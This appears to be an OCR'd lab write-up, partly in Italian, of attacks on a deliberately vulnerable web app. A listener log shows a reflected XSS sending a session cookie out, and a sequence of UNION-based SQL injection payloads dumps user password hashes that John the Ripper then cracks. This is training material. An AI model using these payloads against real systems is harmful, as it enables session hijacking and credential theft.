


XSS reflected









```
listening on [any] 12345 ...
connect to [192.168.50.100] from 192.168.50.100 [192.168.50.100] 59740
GET /?q=security=low;%20PHPSESSID=b1faea2314286a682c7880b9d4976da8 HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.50.101/
DNT: 1
Connection: keep-alive
```

SQL injection





```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```


1




'UNION SELECT 1, 2#




' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#




' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#




' UNION SELECT user, password FROM users#





john --show --format=raw-md5 passwords.txt



Con l’ultimo comando rendo in chiaro le password trovare tramite la SQLinjection, in quanto quest’ultime erano crittate